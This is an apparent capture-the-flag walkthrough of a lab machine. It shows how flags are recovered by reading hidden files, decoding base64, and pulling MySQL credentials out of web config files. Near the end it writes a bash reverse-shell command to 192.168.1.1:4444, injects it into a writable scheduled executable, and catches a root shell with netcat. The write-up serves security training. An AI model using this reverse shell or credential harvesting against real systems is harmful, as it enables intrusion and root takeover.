
From different directories we got some files.



We used cat to see all readable and hidden contents of that executable file.
cat secretdiary
now after scrolling down we saw the amy flag was present inside this executable script. Very creative way to store but we found it.




3.FLAG-amy{60263777358690b90e8dbe8fea6943c9}
cd /home/penny
ls -al
cat .FLAG.penny.txt




We got a base64 encrypted string. Let's decode to see what it contains.

And now we got the flag of penny.
4. FLAG-penny{dace52bdb2a0b3f899dfb3423a992b25}


Now after searching each directory got a mysql credentials from /www/music directory
cd /var/www/html/private
ls -al
cat db_config.php
dbuser- bigpharmacorp
dbpass - weareevil




Let's login to mysql using these credentials.
mysql -u bigpharma -p
pass- weareevil
show databases;
use bigpharma
select *from users;
we got the flag of bernadette



5.FLAG-bernadette{f42d950ab0e966198b66a5c719832d5f}
From the wp-config.php whch was present in the wordpress directory we got another mysql credentials.



let's login with these credentials to see what it contains.




great we got the flag of raj

6.FLAG-raz{40d17a74e28a62eac2df19e206f0987c}


For the final flag we spend little more time because there wasn't any file containing any hidden information. We came to know that the leonard directory contains a executable file and says that it doesn't contains anything now and also had all permission set so we injected a reverse shell command and waited to be executed afte less than a minute we got our reverse shell as root.

echo “bash -i >& /dev/tcp/192.168.1.1/4444 0>&1”

nc -lvnp 4444



id
cat FLAG_leonard.txt



finally we got the flag of leonard too FLAG-leonard{17fc95224b65286941c54747704acd3e}